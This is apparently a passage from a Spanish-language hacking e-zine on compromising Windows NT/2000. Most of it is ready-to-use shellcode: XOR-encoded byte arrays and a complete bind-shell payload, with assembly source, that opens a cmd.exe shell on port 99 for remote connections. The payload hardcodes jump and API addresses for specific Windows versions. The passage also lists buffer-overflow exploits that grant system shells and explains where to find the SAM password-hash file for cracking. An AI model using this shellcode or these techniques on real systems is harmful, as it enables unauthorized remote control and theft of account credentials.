db 034h, 0c9h, 066h, 00ch, 0d2h, 0bch, 0d9h, 099h, 0f3h
db 0a9h, 066h, 00ch, 0d6h, 0bch, 0d9h, 099h, 0f3h, 099h
db 012h, 01ch, 0f8h, 0bfh, 0d9h, 099h, 014h, 024h, 0fch
db 0bfh, 0d9h, 099h, 0ceh, 0c9h, 012h, 01ch, 0c8h, 0bfh
db 0d9h, 099h, 0c9h, 014h, 02ch, 070h, 0bch, 0d9h, 099h
db 034h, 0c9h, 066h, 00ch, 0deh, 0bch, 0d9h, 099h, 0f3h
db 0a9h, 066h, 00ch, 0d6h, 0bch, 0d9h, 099h, 070h, 020h
db 067h, 066h, 066h, 014h, 02ch, 0c0h, 0bfh, 0d9h, 099h
db 034h, 0c9h, 066h, 00ch, 08bh, 0bch, 0d9h, 099h, 014h
db 02ch, 0c4h, 0bfh, 0d9h, 099h, 034h, 0c9h, 066h, 00ch
db 08bh, 0bch, 0d9h, 099h, 0f3h, 099h, 066h, 00ch, 0ceh
db 0bch, 0d9h, 099h, 0c8h, 0cfh, 0f1h, LLB4, LLB3, LLB2
db LLB1, 009h, 0c3h, 066h, 08bh, 0c9h, 0c2h, 0c0h, 0ceh
db 0c7h, 0c8h, 0cfh, 0cah, 0f1h, GPB4, GPB3, GPB2, GPB1
db 009h, 0c3h, 066h, 08bh, 0c9h, 035h, 01dh, 059h, 0ech
db 062h, 0c1h, 032h, 0c0h, 07bh, 070h, 05ah, 0ceh, 0cah
db 0d6h, 0dah, 0d2h, 0aah, 0abh, 099h, 0eah, 0f6h, 0fah
db 0f2h, 0fch, 0edh, 099h, 0fbh, 0f0h, 0f7h, 0fdh, 099h
db 0f5h, 0f0h, 0eah, 0edh, 0fch, 0f7h, 099h, 0f8h, 0fah
db 0fah, 0fch, 0e9h, 0edh, 099h, 0eah, 0fch, 0f7h, 0fdh
```

db 099h, 0ebh, 0fch, 0fah, 0efh, 099h, 0fah, 0f5h, 0f6h

db 0eah, 0fch, 0eah, 0f6h, 0fah, 0f2h, 0fch, 0edh, 099h

db 0d2h, 0dch, 0cbh, 0d7h, 0dch, 0d5h, 0aah, 0abh, 099h

db 0dah, 0ebh, 0fch, 0f8h, 0edh, 0fch, 0c9h, 0f0h, 0e9h

db 0fch, 099h, 0deh, 0fch, 0edh, 0cah, 0edh, 0f8h, 0ebh

db 0edh, 0ech, 0e9h, 0d0h, 0f7h, 0ffh, 0f6h, 0d8h, 099h

db 0dah, 0ebh, 0fch, 0f8h, 0edh, 0fch, 0c9h, 0ebh, 0f6h

db 0fah, 0fch, 0eah, 0eah, 0d8h, 099h, 0c9h, 0fch, 0fch

db 0f2h, 0d7h, 0f8h, 0f4h, 0fch, 0fdh, 0c9h, 0f0h, 0e9h

db 0fch, 099h, 0deh, 0f5h, 0f6h, 0fbh, 0f8h, 0f5h, 0d8h

db 0f5h, 0f5h, 0f6h, 0fah, 099h, 0cbh, 0fch, 0f8h, 0fdh

db 0dfh, 0f0h, 0f5h, 0fch, 099h, 0ceh, 0ebh, 0f0h, 0edh

db 0fch, 0dfh, 0f0h, 0f5h, 0fch, 099h, 0cah, 0f5h, 0fch

db 0fch, 0e9h, 099h, 0dah, 0f5h, 0f6h, 0eah, 0fch, 0d1h

db 0f8h, 0f7h, 0fdh, 0f5h, 0fch, 099h, 0dch, 0e1h, 0f0h

db 0edh, 0c9h, 0ebh, 0f6h, 0fah, 0fch, 0eah, 0eah, 099h

db 0dah, 0f6h, 0fdh, 0fch, 0fdh, 0b9h, 0fbh, 0e0h, 0b9h

db 0e5h, 0c3h, 0f8h, 0f7h, 0b9h, 0a5h, 0f0h, 0e3h, 0f8h

db 0f7h, 0d9h, 0fdh, 0fch, 0fch, 0e9h, 0e3h, 0f6h, 0f7h

db 0fch, 0b7h, 0f6h, 0ebh, 0feh, 0a7h, 09bh, 099h, 086h

db 0d1h, 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h

db 099h, 099h, 099h, 099h, 095h, 099h, 099h, 099h, 099h

db 099h, 099h, 099h, 098h, 099h, 099h, 099h, 099h, 099h

db 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h

db 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h

db 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h

db 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h

db 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h

db 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h

db 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h

db 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h

db 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h

db 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h

db 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h, 0dah

db 0d4h, 0ddh, 0b7h, 0dch, 0c1h, 0dch, 099h, 099h, 099h

db 099h, 099h, 089h, 099h, 099h, 099h, 099h, 099h, 099h

db 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h, 099h

db 099h, 099h, 099h, 099h, 090h, 090h, 090h, 090h, 090h

<-->

; -- end x86/asm --

--- Finaliza codigo de shellcode ---

A continuacion se muestra la segunda y ultima shellcode, de sunx.

--- Comienza codigo de shellcode ---

<++>xploits/shellcode2.c

/***

WinShellCode Writen by sunx

sunx@cnns.net, http://www.cnns.net

This shellcode works like most remote UNIX shell

it will listen on port 99,

when telnet to chis port, a cmd.exe shell will active

It is asm code is followed.

For remove char(0) in data

shellcode is xor 0x99, it will decode itself, when on run

when overflow, run time cpu mirror is :

----------RRRR-NOPNOPNOPNOPNOPNOPNOP-ShellCodeShellCodeShellCode----------

^ ^

| |

| |

ESP point to here shellcode place here

ESP must less than shellcode start address, when run this shellcode

[root@Linux /]# telnet 192.168.0.5 99

Trying 192.168.0.5...

Connected to sunx (192.168.0.5).

Escape character is '^]'.

Microsoft Windows 2000 [Version 5.00.2195]

(C) °æÈ¨ËùÓÐ 1985-2000 Microsoft Corp.

E:\work\asm\winshell\conv>cd \

cd \

E:\>^]q

Connection closed.

[root@Linux /]# telnet 192.168.0.5 99

Trying 192.168.0.5...

Connected to sunx (192.168.0.5).

Escape character is '^]'.

E:\>c:

c:

C:\>

**********/

#ifndef WINSHELLCODE_H

#define WINSHELLCODE_H

const unsigned long OfsShellCodeLoadLib = 0x436;

```
const unsigned long OfsShellCodeGetProc = 0x43a;
const unsigned long OfsShellCodeShell = 0x442;
const unsigned long JMPESP_Win2k2195 = 0x77e6898b;
const unsigned long JMPESP_WinNTsp6 = 0x77f0eac3;
const unsigned long LoadLib_Win2k2195 = 0x77e67273;
const unsigned long GetProc_Win2k2195 = 0x77e67031;
const unsigned long LoadLib_WinNTsp6 = 0x77ee391a;
const unsigned long GetProc_WinNTsp6 = 0x77ee4111;
unsigned char shellcode[]=
{
0x8b, 0xfc, 0xb8, 0x73, 0x75, 0x6e, 0x78, 0x47, 0x39, 0x07,
0x75, 0xfb, 0x8d, 0x6f, 0xfd, 0x8d, 0x7d, 0x26, 0x90, 0x90,
0x90, 0x8b, 0xf7, 0xb4, 0x99, 0xfc, 0xac, 0x32, 0xc4, 0xaa,
0x81, 0x3e, 0x73, 0x75, 0x6e, 0x78, 0x75, 0xf4, 0x14, 0x24,
0xdb, 0x9d, 0x99, 0x99, 0x65, 0xaa, 0x50, 0x28, 0xb9, 0x29,
0xbd, 0x6b, 0x37, 0x5f, 0xde, 0x66, 0x99, 0x71, 0x4c, 0x9b,
0x99, 0x99, 0x71, 0x41, 0x98, 0x99, 0x99, 0x10, 0x1c, 0xb3,
0x9d, 0x99, 0x99, 0x71, 0x44, 0x98, 0x99, 0x99, 0x71, 0xcb,
0x9b, 0x99, 0x99, 0x10, 0x1c, 0xb7, 0x9d, 0x99, 0x99, 0x71,
0x9d, 0x98, 0x99, 0x99, 0x12, 0x1c, 0xb7, 0x9d, 0x99, 0x99,
0x71, 0x88, 0x9b, 0x99, 0x99, 0x10, 0x1c, 0xab, 0x9d, 0x99,
0x99, 0x71, 0x9b, 0x99, 0x99, 0x99, 0x72, 0x71, 0x12, 0x1c,
0x8f, 0x9d, 0x99, 0x99, 0x71, 0x28, 0x99, 0x99, 0x99, 0x1a,
0x61, 0x99, 0xed, 0xc0, 0x09, 0x09, 0x09, 0x09, 0xaa, 0x59,
0xc9, 0x14, 0x1c, 0xbf, 0x9d, 0x99, 0x99, 0xc9, 0xaa, 0x59,
0x2d, 0x9d, 0xc9, 0x12, 0x1c, 0xb3, 0x9d, 0x99, 0x99, 0xc9,
0x12, 0x1c, 0x8f, 0x9d, 0x99, 0x99, 0xc9, 0x66, 0x0c, 0x55,
0x9a, 0x99, 0x99, 0x1a, 0x61, 0x99, 0xed, 0xe4, 0x09, 0x09,
```

0x09, 0x09, 0xaa, 0x59, 0xc9, 0x12, 0x1c, 0xbf, 0x9d, 0x99,

0x99, 0xc9, 0x12, 0x1c, 0xb3, 0x9d, 0x99, 0x99, 0xc9, 0x12,

0x1c, 0xab, 0x9d, 0x99, 0x99, 0xc9, 0x66, 0x0c, 0x93, 0x9d,

0x99, 0x99, 0x1a, 0x61, 0x99, 0xe5, 0xcf, 0x09, 0x09, 0x09,

0x09, 0x72, 0x0e, 0xaa, 0x59, 0xc9, 0x2d, 0x9d, 0xc9, 0x12,

0x1c, 0xb3, 0x9d, 0x99, 0x99, 0xc9, 0x12, 0x1c, 0xab, 0x9d,

0x99, 0x99, 0xc9, 0x66, 0x0c, 0x96, 0x9d, 0x99, 0x99, 0x1a,

0x61, 0x99, 0xe5, 0xa8, 0x09, 0x09, 0x09, 0x09, 0xaa, 0x42,

0xca, 0x14, 0x04, 0xbf, 0x9d, 0x99, 0x99, 0xca, 0xc9, 0x12,

0x1c, 0xb3, 0x9d, 0x99, 0x99, 0xc9, 0x12, 0x1c, 0xbb, 0x9d,

0x99, 0x99, 0xc9, 0x66, 0x0c, 0x5b, 0x9a, 0x99, 0x99, 0x1a,

0x61, 0x99, 0xed, 0x90, 0x09, 0x09, 0x09, 0x09, 0x70, 0xde,

0x66, 0x66, 0x66, 0xaa, 0x59, 0x5a, 0xaa, 0x42, 0xca, 0x14,

0x04, 0xc7, 0x98, 0x99, 0x99, 0xca, 0xaa, 0x42, 0xca, 0xca,

0xca, 0xc9, 0x66, 0x0c, 0x31, 0x9a, 0x99, 0x99, 0x1a, 0x61,

0x99, 0xed, 0x92, 0x09, 0x09, 0x09, 0x09, 0x12, 0x1c, 0xc7,

0x98, 0x99, 0x99, 0x5a, 0x21, 0x99, 0x99, 0x99, 0x99, 0x5a,

0x99, 0x99, 0x99, 0x99, 0x14, 0x1c, 0x52, 0x98, 0x99, 0x99,

0x5e, 0x99, 0xdd, 0x99, 0x99, 0x99, 0xc9, 0x66, 0x0c, 0xe4,

0x9a, 0x99, 0x99, 0x12, 0x1c, 0x83, 0x9d, 0x99, 0x99, 0x10,

0x1c, 0x92, 0x9b, 0x99, 0x99, 0x10, 0x1c, 0x9e, 0x9b, 0x99,

0x99, 0x12, 0x1c, 0x87, 0x9d, 0x99, 0x99, 0x10, 0x1c, 0x9a,

0x9b, 0x99, 0x99, 0xaa, 0x59, 0xff, 0x21, 0x98, 0x98, 0x10,

0x1c, 0x6e, 0x98, 0x99, 0x99, 0x14, 0x1c, 0x52, 0x98, 0x99,

0x99, 0xc9, 0xc9, 0xaa, 0x59, 0xc9, 0xc9, 0xc9, 0xd9, 0xc9,

0xd1, 0xc9, 0xc9, 0x14, 0x1c, 0xdb, 0x9d, 0x99, 0x99, 0xc9,

0xaa, 0x59, 0xc9, 0x66, 0x0c, 0x14, 0x9a, 0x99, 0x99, 0x1a,

0x61, 0x99, 0x96, 0x1d, 0xdb, 0x98, 0x99, 0x99, 0x5a, 0x99,

```
0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,

0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,

0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,

0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,

0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,

0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,

0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,

0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0xaa,

0x59, 0x2d, 0x9d, 0xc9, 0x58, 0x71, 0x9d, 0xc9, 0x66, 0x0c,

0x2f, 0x9a, 0x99, 0x99, 0x5a, 0xaa, 0x59, 0xc9, 0x14, 0x1c,

0xf7, 0x9b, 0x99, 0x99, 0x5e, 0x99, 0x95, 0x99, 0x99, 0x99,

0xc9, 0x14, 0x1c, 0x83, 0x9d, 0x99, 0x99, 0xc9, 0x14, 0x1c,

0x8f, 0x9d, 0x99, 0x99, 0xc9, 0x66, 0x0c, 0xeb, 0x9a, 0x99,

0x99, 0xaa, 0x59, 0xc9, 0x14, 0x1c, 0xf7, 0x9b, 0x99, 0x99,

0xc9, 0x14, 0x1c, 0xbb, 0x9d, 0x99, 0x99, 0xc9, 0x14, 0x1c,

0x87, 0x9d, 0x99, 0x99, 0xc9, 0x66, 0x0c, 0xeb, 0x9a, 0x99,

0x99, 0x5a, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,

0x98, 0x99, 0x99, 0x99, 0xc9, 0x14, 0x04, 0x38, 0x9b, 0x99,

0x99, 0x5e, 0x9a, 0x89, 0x99, 0x99, 0x99, 0xca, 0x14, 0x04,

0x65, 0x9b, 0x99, 0x99, 0xca, 0xc9, 0x66, 0x0c, 0x9a, 0x9d,

0x99, 0x99, 0x12, 0x41, 0x1a, 0x61, 0x99, 0xc1, 0xe5, 0x45,

0x12, 0x5a, 0x5a, 0x89, 0x99, 0x99, 0x99, 0xaa, 0x59, 0xc9,

0xd9, 0xc9, 0xd9, 0xc9, 0x66, 0x0c, 0x69, 0x9a, 0x99, 0x99,

0x1a, 0x61, 0x66, 0xed, 0xdb, 0x09, 0x09, 0x09, 0x09, 0x10,

0x1c, 0xb7, 0x9d, 0x99, 0x99, 0xf3, 0x89, 0x14, 0x04, 0x65,

0x9b, 0x99, 0x99, 0xca, 0xc9, 0x66, 0x0c, 0x6e, 0x9a, 0x99,

0x99, 0x1a, 0x61, 0x99, 0xec, 0xba, 0x09, 0x09, 0x09, 0x09,

0xf3, 0x9c, 0x12, 0x1c, 0xb7, 0x9d, 0x99, 0x99, 0xc9, 0x66,
```

0x0c, 0x65, 0x9a, 0x99, 0x99, 0x1a, 0x61, 0x99, 0xec, 0x92,

0x09, 0x09, 0x09, 0x09, 0x12, 0x1c, 0xb7, 0x9d, 0x99, 0x99,

0x5a, 0xaa, 0x59, 0x5a, 0x9b, 0x99, 0x99, 0xfa, 0x99, 0x99,

0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,

0x66, 0x0c, 0x42, 0x9a, 0x99, 0x99, 0x5a, 0x14, 0x24, 0xf0,

0x9a, 0x99, 0x99, 0x12, 0x5e, 0xce, 0x71, 0xb6, 0x99, 0x99,

0x99, 0xc6, 0xc9, 0xab, 0x59, 0xaa, 0x50, 0x6e, 0x48, 0x65,

0x6b, 0x37, 0xc1, 0x19, 0xa6, 0x99, 0xed, 0x8e, 0x09, 0x09,

0x09, 0x09, 0xc9, 0xce, 0x12, 0x46, 0x71, 0x84, 0x99, 0x99,

0x99, 0xc6, 0x10, 0x9e, 0xc1, 0xde, 0xde, 0xde, 0xde, 0x72,

0x40, 0xde, 0x19, 0xa6, 0x99, 0xec, 0x53, 0x5a, 0xca, 0x14,

0x04, 0xaf, 0x9d, 0x99, 0x99, 0xc9, 0x66, 0x8a, 0xc2, 0x5a,

0xce, 0x14, 0x24, 0xa3, 0x9d, 0x99, 0x99, 0xca, 0xc9, 0x66,

0x8e, 0xc6, 0x5a, 0xd2, 0xdc, 0xcb, 0xd7, 0xdc, 0xd5, 0xaa,

0xab, 0x99, 0xda, 0xeb, 0xfc, 0xf8, 0xed, 0xfc, 0xc9, 0xf0,

0xe9, 0xfc, 0x99, 0xde, 0xfc, 0xed, 0xca, 0xed, 0xf8, 0xeb,

0xed, 0xec, 0xe9, 0xd0, 0xf7, 0xff, 0xf6, 0xd8, 0x99, 0xda,

0xeb, 0xfc, 0xf8, 0xed, 0xfc, 0xc9, 0xeb, 0xf6, 0xfa, 0xfc,

0xea, 0xea, 0xd8, 0x99, 0xda, 0xf5, 0xf6, 0xea, 0xfc, 0xd1,

0xf8, 0xf7, 0xfd, 0xf5, 0xfc, 0x99, 0xc9, 0xfc, 0xfc, 0xf2,

0xd7, 0xf8, 0xf4, 0xfc, 0xfd, 0xc9, 0xf0, 0xe9, 0xfc, 0x99,

0xde, 0xf5, 0xf6, 0xfb, 0xf8, 0xf5, 0xd8, 0xf5, 0xf5, 0xf6,

0xfa, 0x99, 0xce, 0xeb, 0xf0, 0xed, 0xfc, 0xdf, 0xf0, 0xf5,

0xfc, 0x99, 0xcb, 0xfc, 0xf8, 0xfd, 0xdf, 0xf0, 0xf5, 0xfc,

0x99, 0xca, 0xf5, 0xfc, 0xfc, 0xe9, 0x99, 0xdc, 0xe1, 0xf0,

0xed, 0xc9, 0xeb, 0xf6, 0xfa, 0xfc, 0xea, 0xea, 0x99, 0x99,

0xce, 0xca, 0xd6, 0xda, 0xd2, 0xaa, 0xab, 0x99, 0xea, 0xf6,

0xfa, 0xf2, 0xfc, 0xed, 0x99, 0xfb, 0xf0, 0xf7, 0xfd, 0x99,

```
0xf5, 0xf0, 0xea, 0xed, 0xfc, 0xf7, 0x99, 0xf8, 0xfa, 0xfa,
0xfc, 0xe9, 0xed, 0x99, 0xea, 0xfc, 0xf7, 0xfd, 0x99, 0xeb,
0xfc, 0xfa, 0xef, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,
0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,
0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,
0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99, 0x99,
0xea, 0xeb, 0x7f, 0xee, //address of loadlibrarya, it is os
//version depended
0xa8, 0xe9, 0x7f, 0xee, //address of getprocaddress, it is os
//version depended
0x73, 0x75, 0x6e, 0x78, //sunx, it is a decode flag, don't
//modify it
0x63, 0x6d, 0x64, 0x2e, 0x65, 0x78, 0x65, 0x24, //cmd.exe$,
0x00 // you can modify it freely,
};
/*****************************************************************************
;*****************************************************************************
; Written by sunx
;*****************************************************************************
.486
.model flat
locals
.code
shellcodebegin:
mov edi, esp
mov eax, 'xnus'
findnext: inc edi
cmp [edi], eax
```

```
jnz findnext
lea ebp, [edi + offset shellcodebegin - offset findnext + 4 ]
lea edi, [ebp + offset main - offset shellcodebegin]
mov esi, edi
mov ah, 99h
cld
xorloop:
lodsb
xor al, ah
stosb
cmp dword ptr [esi], 'xnus'
jnz xorloop
main: lea edi, [ebp + offset cmd - offset shellcodebegin]
cld
xor ecx, ecx
mov cl, 32
mov al, '$'
repnz scasb
mov byte ptr [edi-1], 0
call processapi
call initpbuf
mov [ebp + offset pbuf - offset shellcodebegin], eax
call initpipe
call initsock
mov [ebp + offset accepthand - offset shellcodebegin], eax
call initshell
runloop:
mov eax, [ebp + offset accepthand - offset shellcodebegin]
```

```
call getaconnect
mov [ebp + offset sockhand - offset shellcodebegin], eax
call runshell
jmp runloop
;**********************;*****************************;**********************
runshell proc
@@peek: mov eax, [ebp + offset pipeAread - offset shellcodebegin]
call peekdata
cmp eax, 0
jz @@readinput
;readfile()
xor eax, eax
push eax
lea eax, [ebp + offset i - offset shellcodebegin]
push eax
xor eax, eax
mov ah, 4
push eax
mov eax, [ebp + offset pbuf - offset shellcodebegin]
push eax
mov eax, [ebp + offset pipeAread - offset shellcodebegin]
push eax
call [ebp + offset readfile - offset shellcodebegin]
cmp eax, 0
jz @@exit
;send()
xor eax, eax
push eax
```

```
mov eax, [ebp + offset i - offset shellcodebegin]
push eax
mov eax, [ebp + offset pbuf - offset shellcodebegin]
push eax
mov eax, [ebp + offset sockhand - offset shellcodebegin]
push eax
call [ebp + offset send - offset shellcodebegin]
;call [ebp + offset wsagetlasterror - offset shellcodebegin]
cmp eax, 0
jl @@exit
jmp @@peek
@@readinput:
xor eax, eax
push eax
mov ah, 4
push eax
mov eax, [ebp + offset pbuf - offset shellcodebegin]
push eax
mov eax, [ebp + offset sockhand - offset shellcodebegin]
push eax
call [ebp + offset recv - offset shellcodebegin]
cmp eax, 0
jl @@exit
xor ebx, ebx
push ebx
lea ebx, [ebp + offset i - offset shellcodebegin]
push ebx
push eax
```

```
mov eax, [ebp + offset pbuf - offset shellcodebegin]
push eax
mov eax, [ebp + offset pipeBwrite - offset shellcodebegin]
push eax
call [ebp + offset writefile - offset shellcodebegin]
cmp eax, 0
jz @@exit
jmp @@peek

@@exit: xor eax, eax
ret
runshell endp
;*************************************************************************
peekdata proc ;call with eax = pipehand, return eax = bytes should be read
xor ebx, ebx
push ebx
lea ebx, [ebp + offset peeki - offset shellcodebegin]
push ebx
xor ebx, ebx
push ebx
push ebx
push ebx
push eax
call [ebp + offset peeknamedpipe - offset shellcodebegin]
cmp eax, 0
jz @@error
mov eax, [ebp + offset peeki - offset shellcodebegin]
ret
```

```
@@error: mov eax, 0
ret
peeki dd 0
peekdata endp
;*****************************************************************************
initshell proc
lea eax, [ebp + offset StartupInfo - offset shellcodebegin]
mov dword ptr [eax], 044h
push eax
call [ebp + offset getstartupinfo - offset shellcodebegin]
;build startinfo
mov eax, [ebp + offset pipeAwrite - offset shellcodebegin]
mov [ebp + offset StartupInfo - offset shellcodebegin + 40h], eax
mov [ebp + offset StartupInfo - offset shellcodebegin + 3ch], eax
mov eax, [ebp + offset pipeBread - offset shellcodebegin]
mov [ebp + offset StartupInfo - offset shellcodebegin + 38h], eax
xor eax, eax
mov ax, 0101h
mov [ebp + offset StartupInfo - offset shellcodebegin +2Ch], eax
lea eax, [ebp + offset StartupInfo - offset shellcodebegin]
push eax
push eax
xor eax, eax
push eax
push eax
push eax
inc eax
push eax
```

```
dec eax
push eax
push eax
lea eax, [ebp + offset cmd - offset shellcodebegin]
push eax
xor eax, eax
push eax
call [ebp + offset createprocess - offset shellcodebegin]
cmp eax, 0
jz exitshell
ret
StartupInfo db 50h dup(0)
initshell endp
;*****************************************************************************
initpbuf proc ;return eax = buf
xor eax, eax
mov ah, 4
push eax
shr eax, 4
push eax
call [ebp + offset globalalloc - offset shellcodebegin]
ret
initpbuf endp
;*****************************************************************************
initpipe proc
xor eax, eax
push eax
lea eax, [ebp + offset pipeattr - offset shellcodebegin]
```

```
mov dword ptr [eax], 0ch
push eax
lea eax, [ebp + offset pipeAwrite - offset shellcodebegin]
push eax
lea eax, [ebp + offset pipeAread - offset shellcodebegin]
push eax
call [ebp + offset createpipe - offset shellcodebegin]
xor eax, eax
push eax
lea eax, [ebp + offset pipeattr - offset shellcodebegin]
push eax
lea eax, [ebp + offset pipeBwrite - offset shellcodebegin]
push eax
lea eax, [ebp + offset pipeBread - offset shellcodebegin]
push eax
call [ebp + offset createpipe - offset shellcodebegin]
ret
pipeattr label
len dd 0
lpSecDesc dd 0
bInherit dd 1
initpipe endp
;*****************************************************************************

getaconnect proc ;return eax = sock, call with eax = sock

@@next: push eax
lea ebx, [ebp + offset @@accepti - offset shellcodebegin]
```

```
mov dword ptr [ebx], 16
push ebx
lea ebx, [ebp + offset sockstruc - offset shellcodebegin]
push ebx
push eax
call [ebp + offset accept - offset shellcodebegin]
mov ebx, eax
cmp eax, 0
pop eax
jl @@next
mov eax, ebx
ret
@@accepti dd 16
getaconnect endp
;*************************************************************************
initsock proc ; return eax = sock

;socket()
xor eax, eax
push eax
inc eax
push eax
inc eax
push eax
call [ebp + offset socket - offset shellcodebegin]
cmp eax , 0ffffffffh
jz @@exit
mov [ebp + offset accepthand - offset shellcodebegin], eax
```

```
;bind()
push 10h
lea ebx, [ebp + offset sockstruc - offset shellcodebegin]
push ebx
push eax
call [ebp + offset bind - offset shellcodebegin]
cmp eax , 0
jnz @@exit

;listen()
push 5
mov eax, [ebp + offset accepthand - offset shellcodebegin]
push eax
call [ebp + offset listen - offset shellcodebegin]
cmp eax , 0
jnz @@exit
mov eax, [ebp + offset accepthand - offset shellcodebegin]
ret
@@exit: xor eax, eax
ret
sockstruc label
sin_family dw 0002h
sin_port dw 6300h
sin_addr dd 0
sin_zero db 8 dup (0)
initsock endp
;*********+**************************************************************************
exitshell proc
```

```
call [ebp + offset exitprocess - offset shellcodebegin]
ret
exitshell endp
;*****************************************************************************
processapi proc
;kenel api
lea edi, [ebp + offset library - offset shellcodebegin]
@@loadlib:
mov eax, edi
push edi
call loadlib
pop edi
@@nextknlapi:
push eax
xor al, al
xor ecx, ecx
not ecx
cld
repnz scasb
pop eax
cmp byte ptr [edi], 0
jz @@nextlib

push eax
push edi
mov ebx, edi
call getproc
pop edi
```

```
mov [edi], eax
pop eax
inc edi
inc edi
inc edi
inc edi
jmp @@nextknlapi
@@nextlib: inc edi
cmp byte ptr [edi], 0
jnz @@loadlib
@@ret:
ret
processapi endp
;*****************************************************************************
loadlib proc ;eax=libraryname
push ebx
lea ebx, [ebp + offset LoadLibrary - offset shellcodebegin]
push eax
call dword ptr [ebx]
pop ebx
ret
loadlib endp
;*****************************************************************************
getproc proc ;eax=handle, ebx = procname
push edi
lea edi, [ebp + offset GetProcAddr - offset shellcodebegin]
push ebx
push eax
```

```
call dword ptr [edi]
pop edi
ret
getproc endp
;*****************************************************************************
databegin label
library label
kernel db "KERNEL32", 0
createpipe db "CreatePipe", 0
getstartupinfo db "GetStartupInfoA", 0
createprocess db "CreateProcessA", 0
closehandle db "CloseHandle", 0
peeknamedpipe db "PeekNamedPipe", 0
globalalloc db "GlobalAlloc", 0
writefile db "WriteFile", 0
readfile db "ReadFile", 0
sleep db "Sleep", 0
exitprocess db "ExitProcess", 0
db 0
wsock32 db "WSOCK32", 0
socket db "socket", 0
bind db "bind", 0
listen db "listen", 0
accept db "accept", 0
send db "send", 0
recv db "recv", 0
;wsagetlasterror db "WSAGetLastError", 0
db 0
```

```
db 0
pipeAread dd 0
pipeAwrite dd 0
pipeBread dd 0
pipeBwrite dd 0
i dd 0
pbuf dd 0
accepthand dd 0
sockhand dd 0
LoadLibrary dd 77e67273h
GetProcAddr dd 77e67031h
dd 'xnus'
cmd db "cmd.exe$"
db 0dh, 0ah
dataend label
.data
ends
end shellcodebegin
**************************************************************************/
#endif //WINSHELLCODE_H
<-->
```

--- Finaliza codigo de shellcode ---

Pues ahi estan... es posible que para cuando se publique este articulo ya

hayan salido mas, pero por lo pronto aqui teneis esto.

[8.2 - BOFS]

A continuacion incluyo la url de todos los desbordamientos de buffer en

NT publicados hasta ahora:

o Programa afectado: IIS

Autor: eEye (BOF descubierto por dark spyrit)

Efectos: Concede una shell de comandos NT con privilegios de sistema.

URL: http://www.eeye.com

o Programa afectado: Net Meeting versiones anteriores a la 3.0

Autor: The cult of the dead cow (cDc)

Efectos: Baja unos graficos de la pagina de cDc.

URL: http://www.cultdeadcow.com/cDc_files/cDc-351

o Programa afectado: NT RAS

Autor: Mnemonix

Efectos: A los 8 segundos de ser ejecutado mas o menos te abre una shell

de comandos de NT con privilegios de sistema.

URL: http://www.infowar.co.uk/mnemonix/ntbufferoverruns.htm

o Programa afectado: Winhlp32

Autor: Mnemonix

Efectos: Ejecuta un archivo batch con privilegios de sistema.

URL: http://www.infowar.co.uk/mnemonix/ntbufferoverruns.htm

Esto es todo sobre los overflows bajo W2K/WNT.

-=-

El fichero SAM, es la base de datos de cuentas de seguridad local. Es el equivalente el archivo passwd en u*x. Se usa para verificar la autenticidad de los inicios de sesion de los usuario en el sistema. Dicho archivo se encuentra en %systemroot%\system32\config\sam. Ahi esta el fichero sam original, y el que usa NT. Como es un archivo que NT esta usando indefinidamente... no lo podremos copiar, ni editar, ni renombrar, ni hacer nada. En cambio hay una copia de seguridad del fichero SAM que se encuentra en %systemroot%\repair\sam.
Profundicemos un poco mas en este archivo.

[9.1 - Analisis de las SAM]

Lo que dije antes de que el fichero SAM contiene las encriptados no es cierto. En su lugar, contiene una funcion hash unidireccional del password del usuario. Una funcion hash unidireccional lo que hace es procesar la entrada del usuario y reducirla a un valor unico. En NT, se reduce la entrada a texto Unicode, y despues le aplica el algoritmo MD4 para convertir la contrase~a en un valor hash unidireccional.
En el proceso de autentificacion se hace esto mismo, y se compara el resultado con el valor en la SAM. Si son iguales, el usuario se logea en el sistema.
Este metodo de almacenamiento de contrase~as asegura que nunca viajaran contrase~as por la red que no esten codificadas.

[9.2 - Crackeandolas]

Para poder descodificar los valores hash del archivo SAM, se debe de tener la implementacion MD4, y los nombres de usuario... o algun crackeador de contrase~as de NT.

Podria ahora recomendar el uso de l0pht Crack y acabar esta seccion, sin embargo antes quisiera insertaros el codigo fuente de otro crackeador, puede que no tan bueno como el de l0pht tal como aparece aqui, pero con unos retoques que se le diera se mejoraria mucho... ademas es Freeware. Que mas quereis?.

El codigo esta en C++, para correr bajo NT. Para compilarlo necesitareis los ficheros md4.c, md4.h y byteorder.h, los cuales los podreis encontrar en el codigo de Samba. De md4.c deberas borrar 3 lineas, el ifdef SMB_PASSWD, y sus correspondientes else y endif.

